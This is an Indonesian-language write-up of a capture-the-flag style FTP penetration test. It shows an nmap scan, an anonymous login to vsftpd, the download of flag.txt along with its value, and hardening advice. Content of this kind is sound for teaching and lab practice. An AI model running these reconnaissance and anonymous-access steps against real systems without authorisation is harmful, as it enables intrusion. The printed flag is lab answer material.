


FTP Penetration Testing

- **Deskripsi**


File Transfer Protocol (FTP) adalah protokol komunikasi standar yang digunakan untuk mentransfer file antara dua perangkat dalam jaringan komputer. FTP memungkinkan pengguna untuk mengunggah (upload) atau mengunduh (download) berkas dari atau ke server dengan menggunakan koneksi jaringan, biasanya melalui protokol TCP/IP. Selain itu, FTP juga mendukung fungsi manajemen berkas, seperti membuat direktori, menghapus berkas, dan melihat daftar berkas yang ada di server. FTP dapat diakses melalui antarmuka teks atau menggunakan klien FTP grafis yang lebih ramah pengguna. Meskipun telah ada varian protokol FTP yang lebih aman seperti FTPS (FTP Secure) dan SFTP (SSH File Transfer Protocol), FTP tetap menjadi alat yang umum digunakan dalam lingkungan pengelolaan berkas dan penyediaan konten di internet.



Diatas merupakan ip target yang dimana akan dilakukan pentest pada ftp untuk ip target ialah 10.129.224.114

- **Nmap scan**

Langkah awal untuk melakukan pentest pada ftp dengan melakukan scan dengan tools nmap, untuk command yang digunakan adalah berikut
`sudo nmap -sC -sV 10.129.224.114`




Penjelasan command :

-sC : Digunakan untuk menjalankan script default pada nmap

-sV : Mengidentifikasi versi layanan yang berjalan di setiap port yang terbuka.

Setelah menuliskan commandnya dan mengeksekusi akan menampilkan hasil scan, hasil scan dapat dilihat pada gambar berikut :



```
(lililili@irfanwijaya)-[~]
$ nmap -sC -sV 10.129.224.114
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-13 22:56 WIB
Warning: 10.129.224.114 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.224.114 (10.129.224.114)
Host is up (0.27s latency).
Not shown: 832 closed tcp ports (conn-refused), 167 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.14.14
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0          32 Jun 04  2021 flag.txt
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.43 seconds
```

Disini bisa dilihat pada port 21 terbuka dan Anonymous FTP login allowed dan terdapat file flag.txt.

- **Konek FTP dengan IP Target**

Karena pada scan sebelumnya kita telah tau bahwa port 21 ftp terbuka maka kita akan mencoba konek dengan command berikut

[ftp 10.129.224.114](#) dengan user Anonymous dan Password Anonymous

```
(lililili@irfanwijaya)-[~]
$ ftp 10.129.224.114
Connected to 10.129.224.114.
220 (vsFTPd 3.0.3)
Name (10.129.224.114:lililili): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Bisa dilihat pada gambar diatas kita berhasil akses ftp target. Untuk melihat file apa saja yang ada di dalam kita bisa menggunakan perintah ls

```
(lililili@irfanwijaya)-[~]
$ ftp 10.129.224.114
Connected to 10.129.224.114.
220 (vsFTPd 3.0.3)
Name (10.129.224.114:lililili): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||15271|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      121      4096 Jun 04  2021 .
drwxr-xr-x  2 0      121      4096 Jun 04  2021 ..
-rw-r--r--  1 0        0        32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||56019|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |*****| 32 194.09 KiB/s 00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (0.11 KiB/s)
ftp>
```

Saat kita melakukan cek file terdapat file Bernama flag.txt untuk mendapatkan filenya kita bisa mendownloadnya dengan cara "get flag.txt". ini sangat fatal jika didalam terdapat file file penting dengan kondisi seperti ini dimana user dan password tidak dikonfigurasi atau mudah ditebak

- **File dari server target**

```
flag.txt      reports      Videos

(lililili@irfanwijaya)-[~]
$ cat flag.txt
035db21c881520061c53e0536e44f815
```

Diatas merupakan contoh file telah diambil dari server target.

- **Saran dan Rekomendasi**

1. Membuat username dan password yang terdiri dari kombinasi angka, huruf kecil, huruf besar, dan special character. Sebisa mungkin password lebih dari 12 karakter.
2. Melakukan ip whitelist dan hanya memasukkan ip yang berkepentingan saja untuk mengakses
3. Gunakan autentikasi yang kuat, seperti penggunaan kata sandi yang kompleks atau, lebih baik lagi, penggunaan kunci SSH untuk otentikasi SFTP.
4. Aktifkan logging atau pencatatan aktivitas FTP untuk memantau akses yang mencurigakan atau percobaan autentikasi yang gagal.
5. Pastikan data di repositori FTP dienkripsi, terutama jika menyimpan informasi sensitif atau pribadi.